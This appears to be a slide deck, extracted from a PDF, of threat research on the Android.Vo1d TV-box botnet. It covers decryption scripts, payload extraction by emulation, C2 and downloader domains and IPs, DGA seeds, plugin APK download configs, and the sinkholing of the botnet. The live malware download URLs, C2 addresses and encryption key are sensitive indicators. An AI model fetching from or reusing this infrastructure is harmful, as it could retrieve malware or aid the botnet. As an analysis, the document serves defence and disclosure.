
✓ Download & Run Executable



### Void captures over a million Android TV boxes

September 12, 2024

Doctor Web experts have uncovered yet another case of an **Android-based TV box** infection. The malware, dubbed **Android.Vo1d**, has infected nearly **1.3 million devices** belonging to users in 197 countries. It is a backdoor that puts its components in the system storage area and, when commanded by attackers, is capable of secretly downloading and installing third-party software.



Countries with the highest number of infected devices detected

## XXTEA DGA(5 seeds)



# Vo1d – Surprise

Via a POST request, **Android.Vo1d.5** contacts the C&C server whose address is taken from a preassigned list. By default, the list has only a single address `hxxp[:]//meiboot[.]com/api/config`.

## Cypher text

C9 26 E8 34 C6 2A 2B C4	F1 F1 00 3F EF D7 E6 D4	.....*+.....
10 EF A4 D9 D9 00 E1 F6	1F 4C 7E 32 4C 8D 33 4C	.....L~2L.3L
8D 00 B7 E9 74 4B 45 FA	A6 20 D3 1C 30 E9 63 86	.....E....0...
E9 CD 5F B9 93 DE CA 45	C9 D6 08 94 F7 7D B9 EE	.....E.....
A9 D0 78 45 76 94 80 9D	F7 05 24 D7 30 E2 C0 0F	...Ev.....0...
04 6E 60 53 23 BD 50 03	BF 2C A9 BB B4 5C C5 11	..h`S#.P.....\..
5A 1D CE 25 7D 42 03 4F	7E 1C 7A 3E 1A 68 E8 9A	Z...}B.O~.z>.h..
00 10 8D 18 28 AC 26 BD	71 AE 4A C9 B9 23 08 9B	....(.&.q.Ju.#...
C1 01 67 46 A9 01 5E 70	F1 D9 BD 7F 56 4B 97 61	..gF..^p....VK.a
64 FF C1 D9 6E 93 AB 40	66 D5 CB F4 02 F5 FC 53	d...n...@f.....S
11 51 A9 80 5C 07 16 AB	CB 98 25 FE 02 F3 89 7E	..Q...%.....
57 91 7A 64 CC 2C 7A 71	E8 83 33 59 0A A9 59 23	W.zd..zq...Y..Y#
CF 4A 6B E4 24 1A F7 8C	A9 04 5D 65 B6 74 87 19	..k.....je.t...
42 49 E3 69 03 DD A4 C9	75 FE A7 3C 07 C1 91 67	BI...ç....<...g
54 45 FE 5F CF 45 72 F8	BD 47 95 BA 81 A7 54 50	TE...r...G....TP
55 29 92 2F 81 82 71 9B	43 1C EB 27 16 CA 87 E2	U)...q.C....1...
BA 83 A0 1E 85 EF 75 E4	63 88 2D 0B 53 76 B6 B3	.....c...Sv...
D6 68 19 E2 6C 2B 67 4F	0A 9D DE FE 93 42 43 CE	.....gO.....BC.
87 AD 01 00 01 CA 8A 60	B2 F7 F7 08 0E 08 09 0D	.....u`.....
09 0E 0D 0C B3 B3 F7 B3	B9 0F B2 09 B2 BC 0F B2	.....

```
def decbuf(buf):  
  
    leng=buf[0]^buf[1]^buf[2]  
    out=''  
    for i in range(3, leng+3):  
        tmp=((buf[i]^buf[1])-buf[1])&0xff  
        out+=chr((tmp^buf[0]))  
    print(out)
```

## Plain text

```
0x15728  
google.com  
0x15743  
{"u":"%s", "m":"%s", "a":"%d", "s":"%d"}  
0x1576f  
http://%s/api/config  
0x15736  
baidu.com  
0x159dc  
meiboot.com  
0x159eb  
%02x%02x
```

# Vo1d – A little Blue

## Are we stupid or what?

- ✓ Can't get the payload
- ✓ Let's use emulator

**Android.Vo1d.5** extracts and decrypts a payload from itself, using the XXTEA algorithm with the key `fPNH830ES23Q0PIM*&S955(2WR@L*&GF`. The decrypted object—the main **Android.Vo1d.5** body—is loaded into the RAM.

```
5 import flare_emu
6 import hexdump
7
8 def extract_payload(xxtea_call: int, input_addr: int, length: int, key:
  bytes = b'fPNH830ES23Q0PIM') -> None:
9
10     start_time = time.time()
11     eh = flare_emu.EmuHelper()
12     eh.apiHooks.update({
13         '__aeabi_memclr': eh.apiHooks['memset'],
14         '__aeabi_memcpy': eh.apiHooks['memcpy']
15     })
16
17     out_buf = eh.allocEmuMem(length)
18     in_buf = ida_bytes.get_bytes(input_addr, length)
19     eh.emulateRange(
20         startAddr=xxtea_call,
21         registers={'R0': in_buf, 'R1': out_buf, 'R2': length, 'R3':
22 key},
23         skipCalls=False
24     )
25     decrypted_data = eh.getEmuBytes(out_buf, length)
26     output_filename = f"{ida.get_root_filename()}.decrypt"
27     with open(output_filename, "wb") as output_file:
28         output_file.write(decrypted_data)
29         hexdump.hexdump(decrypted_data[:0x10])
30     print(eh.getEmuState())
31     print(f"Time taken: {time.time() - start_time:.2f} seconds")
32
33 xxtea_addr = 0xb77c
34 input_addr = 0x1e1e0
35 length = 0x17004
36 extract_payload(xxtea_addr, input_addr, length)
```

```
00000000: 7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00 .ELF.....
R0: 00017000 R1: 00000000
R2: 51333253 R3: 001B2FA4
R4: 9E3678B8 R5: 00170000
R6: 464C457F R7: 00037FF8
R8: 00000000 R9: 00000000
R10: 00000000 R11: 00000000
R12: 35BFDA2E R13: 00037FEC
R14: 4A86A6AC R15: 0000B894
PC: 0000B894
SP: 00037FEC
```

Time taken: 863.35 seconds



# Vo1d – asr xxtea

## Reason

LSR	VS	ASR
<pre>LDR R4, [SP,#0x40+var_34] AND.W R2, R9, #3 MOV R1, R10 LDR.W R2, [R11,R2,LSL#2] LDR.W R0, [R4,R10,LSL#2] LDR.W R12, [R4] LSLS R3, R0, #4 LSRS R5, R0, #5 EORS R0, R2 EOR.W R2, R6, LR EOR.W R3, R3, R6,LSR#3 EOR.W R5, R5, R6,LSL#2 ADD R3, R5 ADD R0, R2 EORS R0, R3 SUB.W R6, R12, R0 MOV R0, #0x61C88647 ADDS.W LR, LR, R0 STR R6, [R4] BNE loc_2D22</pre>		<pre>LDRD.W R12, R8, [SP,#0x148+var_134] AND.W R6, LR, #3 LDR.W R1, [R8] LDR.W R6, [R11,R6,LSL#2] LDR.W R0, [R8,R12,LSL#2] ASRS R5, R0, #5 LSLS R4, R0, #4 EORS R0, R6 EOR.W R5, R5, R3,LSL#2 EOR.W R3, R4, R3,ASR#3 ADD R0, R2 ADD R3, R5 EORS R0, R3 SUBS R3, R1, R0 MOV R0, #0x61C88647 ADDS.W R10, R10, R0 STR.W R3, [R8] BNE loc_20C6</pre>

```
def decrypt(str, key):
    if str == '': return str
    v = _str2long(str, False)

    k = _str2long(key, False)

    n = len(v) - 1
    z = v[n]
    y = v[0]
    q = 6 + 52 // (n + 1)
    sum = (q * DELTA) & 0xffffffff
    while (sum != 0):
        e = sum >> 2 & 3
        for p in range(n, 0, -1):
            z = v[p - 1]
            v[p] = (v[p] - ((asr(z,5) ^ y << 2) + (asr(y,3) ^ z << 4) ^ (sum ^ y) + (k[p & 3 ^ e] ^ z))) & 0xffffffff
            #v[p] = (v[p] - ((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4) ^ (sum ^ y) + (k[p & 3 ^ e] ^ z))) & 0xffffffff
            y = v[p]

        z = v[n]
        #v[0] = (v[0] - ((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4) ^ (sum ^ y) + (k[0 & 3 ^ e] ^ z))) & 0xffffffff
        v[0] = (v[0] - ((asr(z,5) ^ y << 2) + (asr(y,3) ^ z << 4) ^ (sum ^ y) + (k[0 & 3 ^ e] ^ z))) & 0xffffffff

        y = v[0]
        sum = (sum - DELTA) & 0xffffffff
    #print(v)
    bytearray = b''.join(struct.pack('<I', i) for i in v)

    #return _Long2str(v, True)
    return bytearray

def asr(value, shift):
    """
    Perform an arithmetic shift right (ASR) operation.
    :param value: The signed 32-bit integer (treated as 32-bit)
    :param shift: The number of positions to shift.
    :return: The result of the arithmetic shift right.
    """
    if value & 0x80000000: # Check if MSB is set (negative number)
        return (value >> shift) | (0xffffffff << (32 - shift)) & 0xffffffff
    else:
        return value >> shift
```

00000000: 7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00 .ELF.....

Done!!

Time taken: 0.50 seconds



# Vo1d – A New Campaign

## 2024.11.28, Vo1d Downloader, XLab

✓ <http://38.46.218.36:81/v1.0.0/jddx>

```
00005C10 E6 85 66 CD 9F CB C8 92 00 97 F9 69 52 24 48 15 .....iR$H.
00005C20 16 25 12 00 33 6B 52 8F 83 8E BC 8C A3 81 AC D6 .%.3kR.....
00005C30 A9 00 8A ED 70 0B 0B 3E 72 47 4B 44 48 7C 3B 3F .....>rGKDH|;?
00005C40 39 70 04 4A 41 4B 48 70 4D 4D 4D 4D 00 4E E9 87 9p.JAKHpMMM.N..
00005C50 FA 8B F1 FF B6 88 B6 F8 FC 88 81 F8 8D F8 FF F1 .....
00005C60 FC FA 88 8C F8 FD 8E 8A FA 89 81 FA FF FC F8 8C .....
00005C70 00 B3 ED 7E 53 9F 29 9E 50 9A 99 9E 29 9F 82 52 .....).P...).R
00005C80 9C 80 9F 99 82 2E 9C 82 9D 2F 80 9E 9C 83 82 99 ...../.....
00005C90 2F 80 2E 80 00 ?? ?? ?? ?? ?? ?? ?? ?? ?? /....??????????
```

```
00005C10 25 73 2F 2E 74 00 00 00 00 25 73 2F 64 61 74 65 %s/.t....%s/date
00005C20 00 00 00 00 4A 4E 49 5F 4F 6E 4C 6F 61 64 00 00 ....JNI_OnLoad..
00005C30 00 00 73 73 6C 38 37 33 36 32 2E 63 6F 6D 3A 76 ..ss187362.com:v
00005C40 30 35 33 32 3A 39 39 39 39 00 00 00 00 64 37 61 0532:9999....d7a
00005C50 63 38 36 38 66 62 36 31 66 35 66 63 61 62 64 36 c868fb61f5fcabd6
00005C60 32 66 65 30 34 64 39 31 64 63 62 66 32 00 00 00 2fe04d91dcbf2...
00005C70 00 62 36 64 35 63 39 34 35 64 36 31 61 37 33 36 .b6d5c945d61a736
00005C80 34 31 65 37 31 30 66 33 35 37 32 31 34 66 33 65 41e710f357214f3e
00005C90 33 00 00 00 00 ?? ?? ?? ?? ?? ?? ?? ?? ?? 3....??????????
```

```
def decbuf(buf) :
```

```
    leng=buf[0]^buf[1]^buf[2]
```

```
    out=''
```

```
    for i in range(3, leng+3):
```

```
        tmp=((buf[i]^buf[1])-buf[1])&0xff
```


```
        out+=chr((tmp^buf[0]))
```

```
    print(out)
```

# Vo1d – “Humble” Boss

2024.11.29, **Vo1d Variant**, **XLab**

- ✓ sl87362.com:v0532:9999 (v05, 32bits)
- ✓ Download & Run Executable
- ✓ 1.35M+ nodes at 12.08



**XXTEA**  
**DGA(32 seeds)**  
**RSA**

# Vo1d – Find More

38.46.218.36:81/v1.0.0/jddx

38.46.218.39/v1.0.0/jem

More j-variant ? 7

ssl87362.com:v0532:9999

ssl87362.com:v0832:9999

More {v0532} ? 150+



Xlab看门左狮子 - 我是渣兔啊 🐰 早上 6:06

```
502 http://38.46.218.36:81/v1.0.0/info
200 http://38.46.218.36:81/v1.0.0/jbf
200 http://38.46.218.36:81/v1.0.0/jddx
200 http://38.46.218.36:81/v1.0.0/jeex
200 http://38.46.218.36:81/v1.0.0/jem
200 http://38.46.218.36:81/v1.0.0/jhh
200 http://38.46.218.36:81/v1.0.0/jtxx
```



Xlab看门左狮子 - 我是渣兔啊 🐰 中午 11:46

```
http://38.46.218.36:81/v1.0.0/jfz
```

```
{"cmd_type": "status", "dmsg": "getfile_v0864", "plen": 376541, "psha1": "48406e798ea029082f6c5cab1278ae0ad4f225c2"},
{"cmd_type": "status", "dmsg": "getfile_inf", "plen": 25797, "psha1": "5b72eec2cd1a50a3bff84d7a66f461442b7d23a2"},
{"cmd_type": "status", "dmsg": "getfile_vas15", "plen": 182985, "psha1": "3ac78a65c51a0bc388f137d3a9ce5a879c02969a"},
{"cmd_type": "status", "dmsg": "getfile_a1", "plen": 841785, "psha1": "6806f10713b2357eb85753a4ea30eb2d1b83cfcfd"},
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{"cmd_type": "status", "dmsg": "getfile_god", "plen": 31553, "psha1": "abc4582c7764ef9c80186c7ec9d0978b6c3156a8"},
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{"cmd_type": "status", "dmsg": "getfile_dwx", "plen": 225861, "psha1": "5b0b532d4d2b25a5a255053b02073cdf65a51c92"},
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{"cmd_type": "status", "dmsg": "getfile_vasz", "plen": 574313, "psha1": "aa5a6cd1c66958480979e52a2fe5d5912b0600d4"},
{"cmd_type": "status", "dmsg": "getfile_p8732", "plen": 142685, "psha1": "2e86739e362f27773ca6bb5a63d8e856a92627cc"},
{"cmd_type": "status", "dmsg": "getfile_a1", "plen": 841785, "psha1": "6806f10713b2357eb85753a4ea30eb2d1b83cfcfd"},
```

# Vo1d – Infrass & nodes

**C2**  
✓ 12

Resolution Records				
Domain	FirstSeen	LastSeen	Count	Tags
viewboot.com	2024-09-25 09:58:57	2025-02-23 23:59:20	28671	Void 僵尸...
tumune3.com	2024-09-28 09:52:23	2025-02-23 23:56:18	40714	Void 僵尸...
ttekf42.com	2024-11-11 23:19:01	2025-02-23 23:52:07	7727	Void 僵尸...
pxleo5fbca7141b5.com	2024-10-09 12:27:40	2025-02-23 23:02:13	253	Void 僵尸...
ssl8rrs2.com	2024-11-12 10:26:19	2025-02-23 22:55:51	7661	Void 僵尸...

Resolution Records				
Domain	FirstSeen	LastSeen	Count	Tags
tumune.com	2024-10-18 21:51:06	2025-02-23 23:58:35	255849	Void 僵尸...
ttss442.com	2024-11-09 19:19:42	2025-02-23 23:57:15	7203	Void 僵尸...
snakeers.com	2024-09-24 10:13:51	2025-02-23 23:02:53	812	Void 僵尸...
works883.com	2024-10-21 18:20:00	2025-02-23 22:15:43	8943	Void 僵尸...
skikiy.com	2024-10-09 01:50:00	2025-02-10 21:51:12	18	Void 僵尸...
tttrs2.com	2024-12-17 22:24:12	2024-12-24 01:15:26	4	Void 僵尸...
sleepwww.com	2024-05-16 13:28:42	2024-11-14 12:48:12	251	Void 僵尸...


**Downloader**  
✓ 4

ss187362.com  
wowokeys.com  
38.46.218.36  
38.46.218.37  
38.46.218.38  
38.46.218.39

**DGA SEEDS**  
✓ 256+

d4cbdf51ab4c4d9d  
47edfeadfdb948a8  
74a8b512a29a4dc2  
2164963d1a5547c9  
1cac3502eda1419f  
0d7e5874464640c7  
edd3b49c6ed34236  
7bfa9de8de114e82  
23777fdfccb84e13  
7761dc15367b4930  
4686c0a0e94c48b3  
9cd5706ea0da4608  
238941e24fab4efa  
9b630e2ad0434ec5  
af9726efee36479f  
6a7126d9778f46fb  
b5fcced4f94443a0  
89b854ebfe5d1076  
b24e10dabe572575  
bd3000aff4b8a5c9

# Vo1d – Infras & nodes



# Vo1d – Unsolved Problems

---

What is the **real purpose** of the Vo1d Botnet?

How can we **disrupt** the Vo1d botnet?



# Vo1d – P1: Business

## Mzmess Framework

```
"code": 200,
"msg": [
  {
    "i": 63,
    "v": 2,
    "a": 4,
    "u": "wowokeys.com:p6332:9999",
    "m": "d6b48f14a90432eabe6b616c3f2edb39",
    "t": 1
  },
  {
    "i": 82,
    "v": 2,
    "a": 4,
    "u": "wowokeys.com:p8232:9999",
    "m": "4c186cd4affc71be089d00bbe2cbebed",
    "t": 2
  }
]
```

## Plugins

```
{
  intervalTime: 3600000,
  md5: "814fece3296cfd2ba6da749e80d5006e",
  packageName: "com.app.mz.jaguarn",
  status: 0,
  url: http://cdn.webtencent.com/sdkfile/814fece3296cfd2ba6da749e80d5006e.apk?t=1736797341501&r=ZNopb2CboZP1mJzx&s=9a0057c29508958ed06da140c5c18729,
  versionNo: 14
}
```

```
{
  intervalTime: 3600000,
  md5: "541d3f9d735981cacf57682e30582932",
  packageName: "com.app.mz.lxhwdgn",
  status: 1,
  url: http://cdn.webtencent.com/sdkfile/541d3f9d735981cacf57682e30582932.apk?t=1738980573148&r=c6cb4Ebsp6CIKMP7&s=383872c38a017d32d1a872de9e2115be,
  versionNo: 1
}
```

```
{
  intervalTime: 3600000,
  md5: "c8bb96e7f823de1485eb6f178039587b",
  packageName: "com.app.mz.popan",
  status: 0,
  url: http://cdn.webtencent.com/sdkfile/c8bb96e7f823de1485eb6f178039587b.apk?t=1736319510214&r=ig1WMIGWNXd1qa15&s=6eb58e7c55fe7721df9775104b46eee8,
  versionNo: 7
}
```

```
{
  intervalTime: 3600000,
  md5: "0994b5447b309c618f45443c6818b8bc",
  packageName: "com.app.mz.spiritn",
  status: 0,
  url: http://cdn.webtencent.com/sdkfile/0994b5447b309c618f45443c6818b8bc.apk?t=1737212166798&r=JVm7ZDeiZG2psKUi&s=f8cd1170ab4f9d22fa219b91f76abbfb,
  versionNo: 2
}
```

**Residential proxy**  
**Ad fraud**  
**Click fraud**

# Vo1d – p2: Shadowserver



My pleasure. Let's make the world a better place.  
Hats off to what you guys do!

Mar 4, 2025, 8:42 PM

Replying to

We have sinkholed the hardcoded C2s - this happened late 3rd March UTC, so it will take a while for the DNS changes to propagate, but you can already see the increase for yesterday: [dashboard.shadowserver.org/statistics/com...](https://dashboard.shadowserver.org/statistics/com...)

Let's look forward to even bigger numbers.  
Yesterday, our DGA sinkhole captured around 1.3 million unique IPs. 🤖


Mar 4, 2025, 8:44 PM

Great analysis on all this from you guys, kudos!

Mar 4, 2025, 11:13 PM

Approaching 1.6M infections -  
[dashboard.shadowserver.org/statistics/com...](https://dashboard.shadowserver.org/statistics/com...)

Mar 5, 2025, 4:15 PM



# Deliver a Verdict

The Bigpanzi **Syndicate**

